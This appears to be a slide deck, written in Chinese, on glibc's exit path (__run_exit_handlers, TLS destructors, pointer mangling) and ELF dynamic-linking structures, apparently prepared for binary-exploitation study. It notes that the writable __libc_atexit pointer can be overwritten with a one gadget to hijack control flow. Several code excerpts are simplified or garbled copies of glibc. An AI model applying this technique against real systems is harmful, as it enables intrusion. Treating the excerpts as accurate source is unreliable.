
## \_\_libc\_start\_main

- ▶ 註冊 DL destructor
- ▶ 執行 init function
- ▶ 執行 main function
- ▶ 呼叫 `exit`

```
u1f383@u1f383:/  
$  
  
STATIC int  
LIBC_START_MAIN(int (*main)(int, char **, char **MAIN_AUXVEC_DECL),  
                int argc, char **argv,  
                __typeof(main) init,  
                void (*fini)(void),  
                void (*rtld_fini)(void), void *stack_end)  
{  
    if (__glibc_likely(rtld_fini != NULL))  
        __cxa_atexit((void (*)(void *))rtld_fini, NULL, NULL);  
  
    if (init)  
        (*init)(argc, argv, __environ MAIN_AUXVEC_PARAM);  
  
    result = main(argc, argv, __environ MAIN_AUXVEC_PARAM);  
    exit(result);  
}
```

**\_\_run\_exit\_handlers** 的 wrapper，  
釋放資源以及呼叫 `atexit` function

# \$ Introduction



# \$ Introduction

## \_\_run\_exit\_handlers

- ▶ 呼叫 TLS destructor
- ▶ 呼叫 atexit function
- ▶ 執行 atexit\_hook
- ▶ 呼叫 sys\_exit

```
u1f383@u1f383:/  
$ void  
  attribute_hidden  
  __run_exit_handlers(int status, struct exit_function_list **listp,  
                     bool run_list_atexit, bool run_dtors)  
  {  
    if (run_dtors)  
      __call_tls_dtors();  
  
    while (true)  
    {  
      struct exit_function_list *cur;  
      cur = *listp;  
  
      if (cur == NULL)  
        break;  
  
      while (cur->idx > 0)  
      {  
        struct exit_function *const f = &cur->fns[--cur->idx];  
        switch (f->flavor)  
        {  
          void (*cxa_fct)(void *arg, int status);  
          case ef_cxa:  
            f->flavor = ef_free;  
            cxa_fct = f->func.cxa.fn;  
            PTR_DEMANGLE(cxa_fct);  
            cxa_fct(f->func.cxa.arg, status);  
            break;  
          }  
        }  
      }  
      *listp = cur->next;  
    }  
  
    RUN_HOOK(__libc_atexit, ());  
    _exit(status);  
  }  
}
```



# \$ Introduction

## \_\_run\_exit\_handlers

- ▶ 呼叫 TLS destructor
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- ▶ 呼叫 sys\_exit

```
u1f383@u1f383:/  
$ void  
  attribute_hidden  
  __run_exit_handlers(int status, struct exit_function_list **listp,  
                    bool run_list_atexit, bool run_dtors)  
  {  
    if (run_dtors)  
      __call_tls_dtors();  
  
    while (cur != NULL)  
    {  
      if (cur == NULL)  
        break;  
  
      while (cur->idx > 0)  
      {  
        struct exit_function *const f = &cur->fns[--cur->idx];  
        switch (f->flavor)  
        {  
          void (*cxa_fct)(void *arg, int status);  
          case ef_cxa:  
            f->flavor = ef_free;  
            cxa_fct = f->func.cxa.fn;  
            PTR_DEMANGLE(cxa_fct);  
            cxa_fct(f->func.cxa.arg, status);  
            break;  
          }  
        }  
      *listp = cur->next;  
    }  
  
    RUN_HOOK(__libc_atexit, ());  
    _exit(status);  
  }  
}
```

遍歷 `tls_dtor_list` 並執行對應的 function

# \$ Introduction

## \_\_run\_exit\_handlers

- ▶ 呼叫 TLS destructor
- ▶ 呼叫 atexit function
- ▶ 執行 atexit\_hook
- ▶ 呼叫 sys\_exit

```
void
attribute_hidden
__run_exit_handlers(int status, struct exit_function_list **listp,
                   bool run_list_atexit, bool run_dtors)
{
    if (run_dtors)
        __call_tls_dtors();

    while (true)
    {
```

```
void __call_tls_dtors(void)
{
    while (tls_dtor_list)
    {
        struct dtor_list *cur = tls_dtor_list;
        dtor_func func = cur->func;
        PTR_DEMANGLE(func);
        tls_dtor_list = tls_dtor_list->next;
    }
}
```

沒辦法很好利用的原因在於 **PTR\_DEMANGLE** :

$\text{mangle(ptr)} == (\text{ptr} \wedge \text{fs}:[0x30]) \ll 17$   
 $\text{demangle(mptr)} == (\text{mptr} \gg 17) \wedge \text{fs}:[0x30]$

# \$ Introduction

## \_\_run\_exit\_handlers

- ▶ 呼叫 TLS destructor
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```
u1f383@u1f383:/  
$ void  
  attribute_hidden  
  __run_exit_handlers(int status, struct exit_function_list **listp,  
                     bool run_list_atexit, bool run_dtors)  
  {  
    if (run_dtors)  
      __call_tls_dtors();  
  
    while (true)  
    {  
      switch (f->flavor)  
      {  
        void (*cxafct)(void *arg, int status);  
        case ef_cxa:  
          f->flavor = ef_free;  
          cxafct = f->func.cxa.fn;  
          PTR_DEMANGLE(cxafct);  
          cxafct(f->func.cxa.arg, status);  
          break;  
        }  
      *listp = cur->next;  
    }  
  
    RUN_HOOK(__libc_atexit, ());  
    _exit(status);  
  }
```

一共有多種不同的 atexit function type，不過我目前除了 **ef\_cxa** 之外還沒看過其他種的。

透過 **atexit** 註冊的 function 會在此被執行，不過也是因為 demangle 的關係不好利用



# \$ Introduction

## \_\_run\_exit\_handlers

- ▶ 呼叫 TLS destructor
- ▶ 呼叫 atexit function
- ▶ 執行 atexit\_hook
- ▶ 呼叫 sys\_exit


```
void
attribute_hidden
__run_exit_handlers(int status, struct exit_function_list **listp,
                   bool run_list_atexit, bool run_dtors)
{
    if (run_dtors)
        __call_tls_dtors();

    while (true)
    {
        struct exit_function_list *cur;
        cur = *listp;

        if (cur == NULL)
            break;

        while (cur->idx > 0)
        {
            struct exit_function *const f = &cur->fns[--cur->idx];
            f->fn(f->arg, status);
        }
    }
}
```

一個 **exit\_function\_list** 可能會有許多的 list entry，每個 entry 可能會有幾個 function



# \$ Introduction

## \_\_run\_exit\_handlers

- ▶ 呼叫 TLS destructor
- ▶ 呼叫 atexit function
- ▶ 執行 atexit\_hook
- ▶ 呼叫 sys\_exit

```
u1f383@u1f383:/  
$ void  
  attribute_hidden  
  __run_exit_handlers(int status, struct exit_function_list **listp,  
                      bool run_list_atexit, bool run_dtors)  
  {  
    if (run_dtors)  
      __call_tls_dtors();  
  
    while (true)  
    {  
      struct exit_function_list *cur;  
      cur = *listp;  
  
      if (cur == NULL)  
        break;  
  
      while (cur->idx > 0)  
      {  
        struct exit_function *const f = &cur->fns[--cur->idx];  
        switch (f->flavor)  
        {  
          case EXIT_FUNC_FLAVOR_HOOK:  
            RUN_HOOK(__libc_atexit, ());  
            _exit(status);  
          }  
      }  
    }  
  }  
}
```

直接使用 **raw pointer** 從變數 `__elf_set__libc_atexit_element__IO_cleanup__` 取 function 來呼叫，預設 function 為 `_IO_cleanup`。  
此變數為 `rw-`，並且有滿足條件的 one gadget，因此可以用來控制程式執行流程。

# \$ Introduction

## \_\_run\_exit\_handlers

- ▶ 呼叫 TLS destructor
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- ▶ 執行 atexit\_hook
- ▶ 呼叫 sys\_exit

```
u1f383@u1f383:/  
$ void  
  attribute_hidden  
  __run_exit_handlers(int status, struct exit_function_list **listp,  
                      bool run_list_atexit, bool run_dtors)  
  {  
    if (run_dtors)  
      __call_tls_dtors();  
  
    while (true)  
    {  
      struct exit_function_list *cur;  
      cur = *listp;  
  
      if (cur == NULL)  
        break;  
  
      while (cur->idx > 0)  
      {  
        struct exit_function *const f = &cur->fns[--cur->idx];  
        switch (f->flavor)  
        {  
          void (*cxa_fct)(void *arg, int status);  
          case ef_cxa:  
            f->flavor = ef_free;  
            cxa_fct = f->func.cxa.fn;  
            PTR_DEMANGLE(cxa_fct);  
            cxa_fct(f->func.cxa.arg, status);  
            break;  
        }  
      }  
      *listp = cur->next;  
    }  
  }  
  
  RUN_HOOK(__libc_atexit, ());  
  _exit(status);  
}
```

呼叫 syscall exit / exit\_group 結束程式





DL Start

# \$ DL Start

## Struct link\_map

- ▶ **link\_map** - 動態鏈結相關資訊集大成，每個 binary (executable, ld, libc) 都會有自己的 linkmap，重要的成員有：
  - 👁 **l\_addr** - 儲存動態載入的 base address，應付使用 ASLR 的情況
  - 👁 **l\_info** - 大小為 77 的 array，紀錄 dynamic section 的 metadata
  - 👁 **l\_init\_called** - 在執行 `_dl_fini` 時用來檢查 object 是否已經呼叫過 destructor
- ▶ **\_rtld\_global.\_dl\_rtlid\_map** 為在 ld.so 使用的 link\_map

# \$ DL Start

## Struct Elf64\_Dyn

▶ **Elf64\_Dyn** - dynamic section 的 metadata，紀錄 section 的種類以及 value / pointer

👁️ d\_tag 與 `link_map.l_info[]` 的 index 相對應，我們比較關注的有：

> DT\_PLTGOT - 3

> DT\_STRTAB - 5

> DT\_SYMTAB - 6

> DT\_DEBUG - 21

> DT\_JMPREL - 23

👁️ d\_val / d\_ptr 取決於 d\_tag，上方的 section 都是用 `d_ptr`，指向 section 資料的起始位址

```
u1f383@u1f383:/  
$  
  
typedef struct  
{  
    Elf64_Sxword d_tag;  
    union  
    {  
        Elf64_Xword d_val;  
        Elf64_Addr d_ptr;  
    } d_un;  
} Elf64_Dyn;
```

# \$ DL Start

## Struct Elf64\_Sym

▶ **Elf64\_Sym** - 描述 symbol table entry (DT\_SYMTAB) 的結構

- 👁️ st\_name - symbol 在 string table 的 offset (DT\_STRTAB)
- 👁️ st\_info - symbol 的 type
- 👁️ st\_other - symbol 的 visibility
- 👁️ st\_shndx - symbol 所在的 section index
- 👁️ st\_value - 不同類型 object 有不同含意，shared object 則是 symbol 的 offset
- 👁️ st\_size - 不同類型的 symbol 有不同含意

```
u1f383@u1f383:/  
$  
typedef struct  
{  
    Elf64_Word    st_name;  
    unsigned char st_info;  
    unsigned char st_other;  
    Elf64_Section st_shndx;  
    Elf64_Addr    st_value;  
    Elf64_Xword   st_size;  
} Elf64_Sym;
```

# \$ DL Start

## Struct Elf64\_Rela

▶ **Elf64\_Rela** - 描述 relocation table entry (DT\_JMPREL) 的結構

👁️ r\_offset - function symbol 解析完後要填入的位址

👁️ r\_info - relocation type 與 symbol index

👁️ r\_addend - 最後添加在 address 的偏移


```
typedef struct
{
    Elf64_Addr    r_offset;
    Elf64_Xword   r_info;
    Elf64_Sxword  r_addend;
} Elf64_Rela;
```



